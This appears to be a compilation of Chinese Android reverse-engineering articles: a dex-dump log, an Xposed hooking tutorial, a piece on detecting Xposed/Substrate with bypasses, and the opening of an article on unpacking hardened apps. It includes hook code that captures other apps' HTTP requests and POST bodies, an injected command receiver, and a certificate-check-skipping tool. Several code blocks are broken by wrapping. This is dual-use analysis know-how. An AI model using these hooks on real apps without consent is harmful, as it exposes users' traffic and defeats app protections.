16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 171848
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 130712
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 255224
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 3506712
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 1378824
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 700216
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 529032
16242-16242/? I/DEXDUMP2: exclude shoot
16242-16242/? D/DEXDUMP2: call myDexFileParse! pid: 16242 , pname : /system/bin/dexopt , size : 529032
16242-16242/? I/DEXDUMP2: exclude shoot
16216-16216/? D/DEXDUMP2: call myDexFileParse! pid: 16216 , pname : com.baidu.browser.apps_bdservice_v1 , size : 605976
16216-16216/? I/DEXDUMP2: continue
16216-16216/? D/DEXDUMP2: /sdcard/mydex/com.baidu.browser.apps_bdservice_v1_605976.dex : dump well~
16287-16287/? D/DEXDUMP2: call myDexFileParse! pid: 16287 , pname : <pre-initialized> , size : 7291336
```


如果提取的是 encode 版的,需要 decode 一下:

```
base64 -D -i com.ali.tg.testapp_606716.dex.encode.dex -o my.dex
```

一些错误排除

NDK Symbol 'NULL' could not be resolved

NDK环境没有配好,没有找到stddef.h



jni.h头文件找不到 也是NDK环境未配置好,或者编译器 BUG.先强行编译一次若问题未解决就检查下 NDK 环境.

如果遇到一些成员 ref 到两种头文件中,需要配置下 include.我在使用 mkdir 的时候 mode_t 就 ref 到 ndk 和 osx 的头文件中导致编译失败.解决办法下加入了include:

android-ndk-r10d/platforms/android-17/arch-arm/usr/include/sys

Android Studio 1.3已经开始支持 NDK,完全抛弃 eclipse 的时日即将到来.

原文 by 瘦蛟舞
官方教程: https://github.com/rovo89/XposedBridge/wiki/Development-tutorial

官网: http://repo.xposed.info/module/de.robv.android.xposed.installer

apk: http://dl-xda.xposed.info/modules/de.robv.android.xposed.installer_v33_36570c.apk

源码: https://github.com/rovo89/XposedInstaller

模块基本开发流程

1. 创建工程android4.0.3(api15,测试发现其他版本也可以),可以不用activity
2. 修改AndroidManifest.xml

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
package="de.robv.android.xposed.mods.tutorial"
android:versionCode="1"
android:versionName="1.0" >
<uses-sdk android:minSdkVersion="15" />
<application
android:icon="@drawable/ic_launcher"
android:label="@string/app_name" >
<meta-data
 android:name="xposedmodule"
 android:value="true" />
<meta-data
 android:name="xposeddescription"
 android:value="Easy example" />
<meta-data
 android:name="xposedminversion"
 android:value="54" />
</application>
</manifest>
```

3. 在工程目录下新建一个lib文件夹,将下载好的XposedBridgeApi-54.jar包放入其中.

eclipse 在工程里 选中XposedBridgeApi-54.jar 右键–Build Path–Add to Build Path.

IDEA 鼠标右键点击工程,选择Open Module Settings,在弹出的窗口中打开Dependencies选项卡.把XposedBridgeApi这个jar包后面的Scope属性改成provided.

1. 模块实现接口
   ``` java package de.robv.android.xposed.mods.tutorial;

import de.robv.android.xposed.IXposedHookLoadPackage; import de.robv.android.xposed.XposedBridge; import de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class Tutorial implements IXposedHookLoadPackage { public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable { XposedBridge.log("Loaded app: " + lpparam.packageName); } }
   ```

```
5. 入口assets/xposed_init配置,声明需要加载到 XposedInstaller 的入口类:

`de.robv.android.xposed.mods.tutorial.Tutorial`  //完整类名:包名+类名
6. 定位要hook的api

反编译目标程序,查看Smali代码
直接在AOSP(android源码)中查看

7. XposedBridge to hook it

指定要 hook 的包名
判断当前加载的包是否是指定的包
指定要 hook 的方法名
实现beforeHookedMethod方法和afterHookedMethod方法
示例如下:
``` java
package de.robv.android.xposed.mods.tutorial;

import static de.robv.android.xposed.XposedHelpers.findAndHookMethod; import de.robv.a
ndroid.xposed.IXposedHookLoadPackage; import de.robv.android.xposed.XC_MethodHook; im
port de.robv.android.xposed.callbacks.XC_LoadPackage.LoadPackageParam;

public class Tutorial implements IXposedHookLoadPackage { public void handleLoadPackag
e(final LoadPackageParam lpparam) throws Throwable { if (!lpparam.packageName.equals("
com.android.systemui")) return;

findAndHookMethod("com.android.systemui.statusbar.policy.Clock", lpparam.classLoader,
"updateClock", new XC_MethodHook() {
    @Override
    protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
        // this will be called before the clock was updated by the original method
    }
    @Override
    protected void afterHookedMethod(MethodHookParam param) throws Throwable {
        // this will be called after the clock was updated by the original method
    }
});
}


}
```

重写XC_MethodHook的两个方法beforeHookedMethod和afterHookedMethod，这两个方法会在原始的方法的之前和之后执行.您可以使用beforeHookedMethod 方法来打印/篡改方法调用的参数(通过param.args) ,甚至阻止调用原来的方法（发送自己的结果）.afterHookedMethod 方法可以用来做基于原始方法的结果的事情.您还可以用它来操纵结果 .当然，你可以添加自己的代码,它将会准确地在原始方法的前或后执行.

关键API

`IXposedHookLoadPackage`

`handleLoadPackage`：这个方法用于在加载应用程序的包的时候执行用户的操作

调用示例
```

```
public class XposedInterface implements IXposedHookLoadPackage {
public void handleLoadPackage(final LoadPackageParam lpparam) throws Throwable {
XposedBridge.log("Kevin-Loaded app: " + lpparam.packageName); }
}
```

参数说明|final LoadPackageParam lpparam 这个参数包含了加载的应用程序的一些基本信息。

`XposedHelpers`

`findAndHookMethod` ;这是一个辅助方法,可以通过如下方式静态导入:

`import static de.robv.android.xposed.XposedHelpers.findAndHookMethod;`
使用示例

```
findAndHookMethod("com.android.systemui.statusbar.policy.Clock", lpparam.classLoader,
"handleUpdateClock", new XC_MethodHook() {
@Override
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
// this will be called before the clock was updated by the original method }
@Override
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
// this will be called after the clock was updated by the original method }
});
```

参数说明

findAndHookMethod(Class<?>clazz, //需要Hook的类名 ClassLoader, //类加载器,可以设置为null String methodName, //需要 Hook 的方法名 Object... parameterTypesAndCallback 该函数的最后一个参数集,包含了:

(1)Hook 的目标方法的参数,譬如:

`"com.android.internal.policy.impl.PhoneWindow.DecorView"`
是方法的参数的类。

(2)回调方法:

`a.XC_MethodHook`
`b.XC_MethodReplacement`

模块开发中的一些细节

1. Dalvik 孵化器 Zygote (Android系统中，所有的应用程序进程以及系统服务进程SystemServer都是由Zygote进程孕育/fork出来的)进程对应的程序是/system/bin/app_process. Xposed 框架中真正起作用的是对方法的 hook。
因为 Xposed 工作原理是在/system/bin 目录下替换文件,在 install 的时候需要 root 权限,但是运行时不需要 root 权限。

2. log 统一管理,tag 显示包名
   `Log.d(MYTAG+lpparam.packageName, "hello" + lpparam.packageName);`

3. 植入广播接收器,动态执行指令

```
findAndHookMethod("android.app.Application", lpparam.classLoader, "onCreate", new XC_MethodHook() {
@Override
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {

Context context = (Context) param.thisObject;
IntentFilter filter = new IntentFilter(myCast.myAction);
filter.addAction(myCast.myCmd);
context.registerReceiver(new myCast(), filter);

}

@Override
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
super.afterHookedMethod(param);
}
});
```

1. context 获取

`fristApplication = (Application) param.thisObject;`

1. 注入点选择 application oncreate 程序真正启动函数而是 MainActivity 的 onCreate (该类有可能被重写,所以通过反射得到 oncreate 方法)

```
String appClassName = this.getAppInfo().className;
if (appClassName == null) {
Method hookOncreateMethod = null;
try {
    hookOncreateMethod = Application.class.getDeclaredMethod("onCreate", new Class[] {
});
} catch (NoSuchMethodException e) {
    e.printStackTrace();
}
hookhelper.hookMethod(hookOncreateMethod, new ApplicationOnCreateHook());
```

1. 排除系统 app,排除自身,确定主线程

```
if(lpparam.appInfo == null ||
    (lpparam.appInfo.flags & (ApplicationInfo.FLAG_SYSTEM | ApplicationInfo.FLAG_UPDATED_SYSTEM_APP)) !=0){
        return;
}else if(lpparam.isFirstApplication && !ZJDROID_PACKAGENAME.equals(lpparam.packageName)){
```

1. hook method Only methods and constructors can be hooked,Cannot hook interfaces,Cannot hook abstract methods
   只能 hook 方法和构造方法,不能 hook 接口和抽象方法
   抽象类中的非抽象方法是可以 hook的, 接口中的方法不能 hook (接口中的method默认是public abstract 抽象的.field 必须是public static final)

2. 参数中有 自定义类 `public void myMethod (String a, MyClass b)` 通过反射得到自定义类，也可以用xposedhelpers 封装好的方法findMethod/findConstructor/callStaticMethod....

3. 注入后反射自定义类

```
Class<?> hookMessageListenerClass = null;

hookMessageListenerClass = lpparam.classLoader.loadClass("org.jivesoftware.smack.Messa
geListener");

findAndHookMethod("org.jivesoftware.smack.ChatManager", lpparam.classLoader, "createCh
at", String.class , hookMessageListenerClass ,new XC_MethodHook() {
@Override
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {

    String sendTo = (String) param.args[0];
    Log.i(tag , "sendTo : + " + sendTo );

}

@Override
protected void afterHookedMethod(MethodHookParam param) throws Throwable {
    super.afterHookedMethod(param);
}
});
```

1. hook 一个类的方法,该类是子类并且没有重写父类的方法,此时应该 hook 父类还是子类.(hook 父类方法后,子类若没重写,一样生效.子类重写方法需要另外 hook) (如果子类重写父类方法时候加上 spuer ,hook 父类依旧有效) 例如 java.net.HttpURLConnection extends URLConnection
方法在父类

```
public OutputStream getOutputStream() throws IOException {
   throw new UnknownServiceException("protocol doesn't support output");
}


org.apache.http.impl.client.AbstractHttpClient extends CloseableHttpClient ,
方法在父类(注意,android的继承的 AbstractHttpClient implements org.apache.http.client.HttpC
lient)


public CloseableHttpResponse execute(
    final HttpHost target,
    final HttpRequest request,
    final HttpContext context) throws IOException, ClientProtocolException {
return doExecute(target, request, context);
}


android.async.http复写HttpGet导致zjdroid hook org.apache.http.impl.client.AbstractHttpCl
ient execute 无法获取到请求
url和method
```

1. hook 构造方法

```
public static XC_MethodHook.Unhook findAndHookConstructor(String className, ClassLoade
r classLoader, Object... parameterTypesAndCallback) {
return findAndHookConstructor(findClass(className, classLoader), parameterTypesAndCall
back);
}
```

1. 承接4,application 的onCreate 方法被重写,例如阿里的壳,重写为原生 native 方法.
   解1:通过反射到 application 类重写后的 onCreate 方法再对该方法进行hook
   解2:hook 构造方法(构造方法被重写,继续解1)
2. native 方法可以 hook,不过是在 java 层调用时hook而不是 hook 动态链接库.

实战Hook android 中可能的出现 HTTP 请求

首先确定http 请求的 api,大致分为:

- apache 提供的 HttpClient 1) 创建 HttpClient 以及 GetMethod / PostMethod，HttpRequest等对象; 2) 设置连接参数; 3) 执行 HTTP 操作; 4) 处理服务器返回结果.
- java 提供的 HttpURLConnection 1) 创建 URL 以及 URLConnection / HttpURLConnection 对象 2) 设置连接参数 3) 连接到服务器 4) 向服务器写数据 5) 从服务器读取数据
- android 提供的 webview
- 第三方库:volley/android-async-http/xutils (本质是对前两种的方式的延伸,方法的重写可能对接下来的 hook 产生影响) 不太了解 java 的 hook 前可以先看下基础的代码。
  对 HttpClient的 hook 可以参考 贾志军大牛的Zjdroid ``` java Method executeRequest = RefInvoke.findMethodExact("org.apache.http.impl.client.AbstractHttpClient", ClassLoader.getSystemClassLoader(), "execute", HttpHost.class, HttpRequest.class, HttpContext.class);

hookhelper.hookMethod(executeRequest, new AbstractBahaviorHookCallBack() { @Override public void descParam(HookParam param) { // TODO Auto-generated method stub Logger.log_behavior("Apache Connect to URL ->"); HttpHost host = (HttpHost) param.args[0];

```
HttpRequest request = (HttpRequest) param.args[1];
if (request instanceof org.apache.http.client.methods.HttpGet) {
    org.apache.http.client.methods.HttpGet httpGet = (org.apache.http.client.methods.H
ttpGet) request;
    Logger.log_behavior("HTTP Method : " + httpGet.getMethod());
    Logger.log_behavior("HTTP GET URL : " + httpGet.getURI().toString());
    Header[] headers = request.getAllHeaders();
    if (headers != null) {
        for (int i = 0; i < headers.length; i++) {
            Logger.log_behavior(headers[i].getName() + ":" + headers[i].getName());
        }
    }
} else if (request instanceof HttpPost) {
    HttpPost httpPost = (HttpPost) request;
    Logger.log_behavior("HTTP Method : " + httpPost.getMethod());
```

```
    Logger.log_behavior("HTTP URL : " + httpPost.getURI().toString());
    Header[] headers = request.getAllHeaders();
    if (headers != null) {
        for (int i = 0; i < headers.length; i++) {
            Logger.log_behavior(headers[i].getName() + ":" + headers[i].getValue());
        }
    }
    HttpEntity entity = httpPost.getEntity();
    String contentType = null;
    if (entity.getContentType() != null) {
        contentType = entity.getContentType().getValue();
        if (URLEncodedUtils.CONTENT_TYPE.equals(contentType)) {

            try {
                byte[] data = new byte[(int) entity.getContentLength()];
                entity.getContent().read(data);
                String content = new String(data, HTTP.DEFAULT_CONTENT_CHARSET);
                Logger.log_behavior("HTTP POST Content : " + content);
            } catch (IllegalStateException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (IOException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }

        } else if (contentType.startsWith(HTTP.DEFAULT_CONTENT_TYPE)) {
            try {
                byte[] data = new byte[(int) entity.getContentLength()];
                entity.getContent().read(data);
                String content = new String(data, contentType.substring(contentType.la
stIndexOf("=") + 1));
                Logger.log_behavior("HTTP POST Content : " + content);
            } catch (IllegalStateException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            } catch (IOException e) {
                // TODO Auto-generated catch block
                e.printStackTrace();
            }

        }
    }else{
        byte[] data = new byte[(int) entity.getContentLength()];
        try {
            entity.getContent().read(data);
            String content = new String(data, HTTP.DEFAULT_CONTENT_CHARSET);
            Logger.log_behavior("HTTP POST Content : " + content);
        } catch (IllegalStateException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        } catch (IOException e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }

    }

}
```

}

@Override public void afterHookedMethod(HookParam param) { // TODO Auto-generated method stub super.afterHookedMethod(param); HttpResponse resp = (HttpResponse) param.getResult(); if (resp != null) { Logger.log_behavior("Status Code = " +

resp.getStatusLine().getStatusCode()); Header[] headers = resp.getAllHeaders(); if (headers != null) { for (int i = 0; i < headers.length; i++) { Logger.log_behavior(headers[i].getName() + ":" + headers[i].getValue()); } }

```
}
```

} });

```
对 HttpURLConnection 的 hook Zjdroid 未能提供完美的解决方案,想要取得除了 URL 之外的 data 字段必须对I/O流操作.
``` java
Method openConnectionMethod = RefInvoke.findMethodExact("java.net.URL", ClassLoader.getSystemClassLoader(), "openConnection");
hookhelper.hookMethod(openConnectionMethod, new AbstractBahaviorHookCallBack() {
@Override
public void descParam(HookParam param) {
    // TODO Auto-generated method stub
    URL url = (URL) param.thisObject;
    Logger.log_behavior("Connect to URL ->");
    Logger.log_behavior("The URL = " + url.toString());
}
});
```

我采取的临时解决方法是对I/O 进行正则匹配,类似 url 的 data 字段就打印出来,代码如下(这段代码只能解决前文 HttpUtils而且会有误报,大家有啥好想法欢迎指点一二)

```
findAndHookMethod("java.io.PrintWriter", lpparam.classLoader, "print",String.class, new
 XC_MethodHook() {
@Override
protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
    String print = (String) param.args[0];
    Pattern pattern = Pattern.compile("(\\w+=.*)");
    Matcher matcher = pattern.matcher(print);
    if (matcher.matches())
        Log.i(tag+lpparam.packageName,"data : " + print);
    //Log.d(tag,"A :" + print);
}

});
```

因为Android-async-http重写了 HttpGet 导致 Zjdroidhook 失败(未进入 HttpGet 和 HttpPost 的判读),加入一个else 语句就可以解决这个问题
```

```
else {
            HttpEntityEnclosingRequestBase httpGet = (HttpEntityEnclosingRequestBase)
request;
            HttpEntity entity = httpGet.getEntity();
            Logger.log_behavior("HttpRequestBase URL : " + httpGet.getURI().toString()
);
            Header[] headers = request.getAllHeaders();
            if (headers != null) {
                for (int i = 0; i < headers.length; i++) {
                    Logger.log_behavior(headers[i].getName() + ":" + headers[i].getNam
e());
                }
            }

            if(entity!= null){
                        try {
                            String content = EntityUtils
                                    .toString(entity);
                            Logger.log_behavior("HTTP entity Content : "
                                    + content);
                        } catch (IllegalStateException e) {
                            // TODO Auto-generated catch block
                            e.printStackTrace();
                        } catch (IOException e) {
                            // TODO Auto-generated catch block
                            e.printStackTrace();
                        }
            }

            }
```

一些常用工具

zjdroid:脱壳/api监控

justTrustMe:忽略证书效验

IntentMonitor:可以监控显/隐意图 intent

Xinstaller:设置应用/设备属性...

XPrivacy:权限管理

原文：http://d3adend.org/blog/?p=589

0x00 前言

一个最近关于检测native hook框架的方法让我开始思考一个Android应用如何在Java层检测Cydia Substrate或者Xposed框架。

声明:

下文所有的anti-hooking技巧很容易就可以被有经验的逆向人员绕过，这里只是展示几个检测的方法。在最近DexGuard和GuardIT等工具中还没有这类anti-hooking检测功能，不过我相信不久就会增加这个功能。

0x01 检测安装的应用

一个最直接的想法就是检测设备上有没有安装Substrate或者Xposed框架，可以直接调用PackageManager显示所有安装的应用，然后看是否安装了Substrate或者Xposed。

```
PackageManager packageManager = context.getPackageManager();
List applicationInfoList  = packageManager.getInstalledApplications(PackageManager.GET
_META_DATA);

for(ApplicationInfo applicationInfo : applicationInfoList) {
    if(applicationInfo.packageName.equals("de.robv.android.xposed.installer")) {
        Log.wtf("HookDetection", "Xposed found on the system.");
    }
    if(applicationInfo.packageName.equals("com.saurik.substrate")) {
        Log.wtf("HookDetection", "Substrate found on the system.");
    }
}
```

0x02 检查调用栈里的可疑方法

另一个想到的方法是检查Java调用栈里的可疑方法，主动抛出一个异常，然后打印方法的调用栈。代码如下：

```
public class DoStuff {
    public static String getSecret() {
        try {
            throw new Exception("blah");
        }
        catch(Exception e) {
            for(StackTraceElement stackTraceElement : e.getStackTrace()) {
                Log.wtf("HookDetection", stackTraceElement.getClassName() + "->" + sta
ckTraceElement.getMethodName());
            }
        }
        return "ChangeMePls!!!";
    }
}
```

当应用没有被hook的时候，正常的调用栈是这样的：

```
com.example.hookdetection.DoStuff->getSecret
com.example.hookdetection.MainActivity->onCreate
android.app.Activity->performCreate
android.app.Instrumentation->callActivityOnCreate
android.app.ActivityThread->performLaunchActivity
android.app.ActivityThread->handleLaunchActivity
android.app.ActivityThread->access$800
android.app.ActivityThread$H->handleMessage
android.os.Handler->dispatchMessage
android.os.Looper->loop
android.app.ActivityThread->main
java.lang.reflect.Method->invokeNative
java.lang.reflect.Method->invoke
com.android.internal.os.ZygoteInit$MethodAndArgsCaller->run
com.android.internal.os.ZygoteInit->main
dalvik.system.NativeStart->main
```

但是假如有Xposed框架hook了com.example.hookdetection.DoStuff.getSecret方法，那么调用栈会有2个变化：

在dalvik.system.NativeStart.main方法后出现de.robv.android.xposed.XposedBridge.main调用
如果Xposed hook了调用栈里的一个方法，还会有
de.robv.android.xposed.XposedBridge.handleHookedMethod 和
de.robv.android.xposed.XposedBridge.invokeOriginalMethodNative调用
所以如果hook了getSecret方法，调用栈就会如下：

```
com.example.hookdetection.DoStuff->getSecret

de.robv.android.xposed.XposedBridge->invokeOriginalMethodNative
de.robv.android.xposed.XposedBridge->handleHookedMethod

com.example.hookdetection.DoStuff->getSecret
com.example.hookdetection.MainActivity->onCreate
android.app.Activity->performCreate
android.app.Instrumentation->callActivityOnCreate
android.app.ActivityThread->performLaunchActivity
android.app.ActivityThread->handleLaunchActivity
android.app.ActivityThread->access$800
android.app.ActivityThread$H->handleMessage
android.os.Handler->dispatchMessage
android.os.Looper->loop
android.app.ActivityThread->main
java.lang.reflect.Method->invokeNative
java.lang.reflect.Method->invoke
com.android.internal.os.ZygoteInit$MethodAndArgsCaller->run
com.android.internal.os.ZygoteInit->main

de.robv.android.xposed.XposedBridge->main

dalvik.system.NativeStart->main
```

下面看下Substrate hook com.example.hookdetection.DoStuff.getSecret方法后，调用栈会有什么变化：

dalvik.system.NativeStart.main调用后会出现2次com.android.internal.os.ZygoteInit.main，而不是一次。

如果Substrate hook了调用栈里的一个方法，还会出现com.saurik.substrate.MS$2.invoked，com.saurik.substrate.MS $MethodPointer.invoke还有跟Substrate扩展相关的方法（这里是com.cigital.freak.Freak$1$1.invoked）。

所以如果hook了getSecret方法，调用栈就会如下：

```
com.example.hookdetection.DoStuff->getSecret

com.saurik.substrate._MS$MethodPointer->invoke
com.saurik.substrate.MS$MethodPointer->invoke
com.cigital.freak.Freak$1$1->invoked
com.saurik.substrate.MS$2->invoked

com.example.hookdetection.DoStuff->getSecret
com.example.hookdetection.MainActivity->onCreate
android.app.Activity->performCreate
android.app.Instrumentation->callActivityOnCreate
android.app.ActivityThread->performLaunchActivity
android.app.ActivityThread->handleLaunchActivity
android.app.ActivityThread->access$800
android.app.ActivityThread$H->handleMessage
android.os.Handler->dispatchMessage
android.os.Looper->loop
android.app.ActivityThread->main
java.lang.reflect.Method->invokeNative
java.lang.reflect.Method->invoke
com.android.internal.os.ZygoteInit$MethodAndArgsCaller->run
com.android.internal.os.ZygoteInit->main

com.android.internal.os.ZygoteInit->main

dalvik.system.NativeStart->main
```

在知道了调用栈的变化之后，就可以在Java层写代码进行检测：

```
try {
    throw new Exception("blah");
}
catch(Exception e) {
    int zygoteInitCallCount = 0;
    for(StackTraceElement stackTraceElement : e.getStackTrace()) {
        if(stackTraceElement.getClassName().equals("com.android.internal.os.ZygoteInit"
)) {
            zygoteInitCallCount++;
            if(zygoteInitCallCount == 2) {
                Log.wtf("HookDetection", "Substrate is active on the device.");
            }
        }
        if(stackTraceElement.getClassName().equals("com.saurik.substrate.MS$2") &&
                stackTraceElement.getMethodName().equals("invoked")) {
            Log.wtf("HookDetection", "A method on the stack trace has been hooked usin
g Substrate.");
        }
        if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridg
e") &&
                stackTraceElement.getMethodName().equals("main")) {
            Log.wtf("HookDetection", "Xposed is active on the device.");
        }
        if(stackTraceElement.getClassName().equals("de.robv.android.xposed.XposedBridg
e") &&
                stackTraceElement.getMethodName().equals("handleHookedMethod")) {
            Log.wtf("HookDetection", "A method on the stack trace has been hooked usin
g Xposed.");
        }

    }
}
```

0x03 检测并不应该native的native方法

Xposed框架会把hook的Java方法类型改为"native"，然后把原来的方法替换成自己的代码（调用hookedMethodCallback）。可以查看XposedBridge_hookMethodNative的实现，是修改后app_process里的方法。

利用Xposed改变hook方法的这个特性（Substrate也使用类似的原理），就可以用来检测是否被hook了。注意这不能用来检测ART运行时的Xposed，因为没必要把方法的类型改为native。

假设有下面这个方法：

```
public class DoStuff {
    public static String getSecret() {
        return "ChangeMePls!!!";
    }
}
```

如果getSecret方法被hook了，在运行的时候就会像下面的定义：

```
public class DoStuff {
        // calls hookedMethodCallback if hooked using Xposed
    public native static String getSecret();
}
```

基于上面的原理，检测的步骤如下：

定位到应用的DEX文件
枚举所有的class
通过反射机制判断运行时不应该是native的方法
下面的Java展示了这个技巧。这里假设了应用本身没有通过JNI调用本地代码，大多数应用都不需要调用本地方法。不过如果有JNI调用的话，只需要把这些native方法添加到一个白名单中即可。理论上这个方法也可以用于检测Java库或者第三方库，不过需要把第三方库的native方法添加到一个白名单。检测代码如下：

```
for (ApplicationInfo applicationInfo : applicationInfoList) {
    if (applicationInfo.processName.equals("com.example.hookdetection")) {
        Set classes = new HashSet();
        DexFile dex;
        try {
            dex = new DexFile(applicationInfo.sourceDir);
            Enumeration entries = dex.entries();
            while(entries.hasMoreElements()) {
                String entry = entries.nextElement();
                classes.add(entry);
            }
            dex.close();
        }
        catch (IOException e) {
            Log.e("HookDetection", e.toString());
        }
        for(String className : classes) {
            if(className.startsWith("com.example.hookdetection")) {
                try {
                    Class clazz = HookDetection.class.forName(className);
                    for(Method method : clazz.getDeclaredMethods()) {
                        if(Modifier.isNative(method.getModifiers())){
                            Log.wtf("HookDetection", "Native function found (could be
hooked by Substrate or Xposed): " + clazz.getCanonicalName() + "->" + method.getName()
);
                        }
                    }
                }
                catch(ClassNotFoundException e) {
                    Log.wtf("HookDetection", e.toString());
                }
            }
        }
    }
}
```

0x04 通过/proc/[pid]/maps检测可疑的共享对象或者JAR

/proc/[pid]/maps记录了内存映射的区域和访问权限，首先查看Android应用的映像，第一列是起始地址和结束地址，第六列是映射文件的路径。

```
#cat /proc/5584/maps

40027000-4002c000 r-xp 00000000 103:06 2114      /system/bin/app_process
4002c000-4002d000 r--p 00004000 103:06 2114      /system/bin/app_process
4002d000-4002e000 rw-p 00005000 103:06 2114      /system/bin/app_process
4002e000-4003d000 r-xp 00000000 103:06 246       /system/bin/linker
4003d000-4003e000 r--p 0000e000 103:06 246       /system/bin/linker
4003e000-4003f000 rw-p 0000f000 103:06 246       /system/bin/linker
4003f000-40042000 rw-p 00000000 00:00 0
40042000-40043000 r--p 00000000 00:00 0
40043000-40044000 rw-p 00000000 00:00 0
40044000-40047000 r-xp 00000000 103:06 1176      /system/lib/libNimsWrap.so
40047000-40048000 r--p 00002000 103:06 1176      /system/lib/libNimsWrap.so
40048000-40049000 rw-p 00003000 103:06 1176      /system/lib/libNimsWrap.so
40049000-40091000 r-xp 00000000 103:06 1237      /system/lib/libc.so
... Lots of other memory regions here ...
```

因此可以写代码检测加载到当前内存区域中的可疑文件：

```
try {
    Set libraries = new HashSet();
    String mapsFilename = "/proc/" + android.os.Process.myPid() + "/maps";
    BufferedReader reader = new BufferedReader(new FileReader(mapsFilename));
    String line;
    while((line = reader.readLine()) != null) {
        if (line.endsWith(".so") || line.endsWith(".jar")) {
            int n = line.lastIndexOf(" ");
            libraries.add(line.substring(n + 1));
        }
    }
    for (String library : libraries) {
        if(library.contains("com.saurik.substrate")) {
            Log.wtf("HookDetection", "Substrate shared object found: " + library);
        }
        if(library.contains("XposedBridge.jar")) {
            Log.wtf("HookDetection", "Xposed JAR found: " + library);
        }
    }
    reader.close();
}
catch (Exception e) {
    Log.wtf("HookDetection", e.toString());
}
```

Substrate会用到几个so：

```
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libAndroidBootstra
p0.so
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libAndroidCydia.cy
.so
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libDalvikLoader.cy
.so
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libsubstrate.so
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libsubstrate-dvm.s
o
Substrate shared object found: /data/app-lib/com.saurik.substrate-1/libAndroidLoader.s
o
```

Xposed会用到一个Jar：

Xposed JAR found: /data/data/de.robv.android.xposed.installer/bin/XposedBridge.jar

0x05 绕过检测的方法

上面讨论了几个anti-hooking的方法，不过相信也会有人提出绕过的方法，这里对应每个检测方法如下：

hook PackageManager的getInstalledApplications，把Xposed或者Substrate的包名去掉
hook Exception的getStackTrace，把自己的方法去掉
hook getModifiers，把flag改成看起来不是native
hook 打开的文件的操作，返回/dev/null或者修改的map文件

Author: @爱博才会赢

本文为乌云峰会上《Android应用程序通用自动脱壳方法研究》的扩展延伸版。

0x00 背景及意义

Android应用程序相比传统PC应用程序更容易被逆向，因为被逆向后能够完整的还原出Java代码或者smali中间语言，两者都具有很丰富的高层语义信息，理解起来更为容易，让程序逻辑轻易暴露给技术能力甚至并不需要很高门槛的攻击者面前。因此Android应用程序加固保护服务随之应运而生。从一开始只有甲方公司提供服务到现在大型互联网公司都有自己的加固保护服务，同时与金钱相关的Android应用程序例如银行等也越来越多开始使用加固保护自己，这个市场在不断的扩大。

一个典型的加固保护服务通常能够提供如下保护：防逆向，防篡改，反调试，反窃取等功能。加固服务虽然不能够避免和防止应用程序自身的安全问题和漏洞，但能够有效的保护程序真实逻辑，保护应用程序完整性。但是这些特点同时也容易被恶意程序利用，有数据表明随着加固保护的流行，加壳恶意程序的比例也在不断上升。一方面恶意程序分析需要先脱壳，另一方面正常的应用程序如果被轻易脱壳后分析，其面临的风险也会上升。

0x01 研究对象

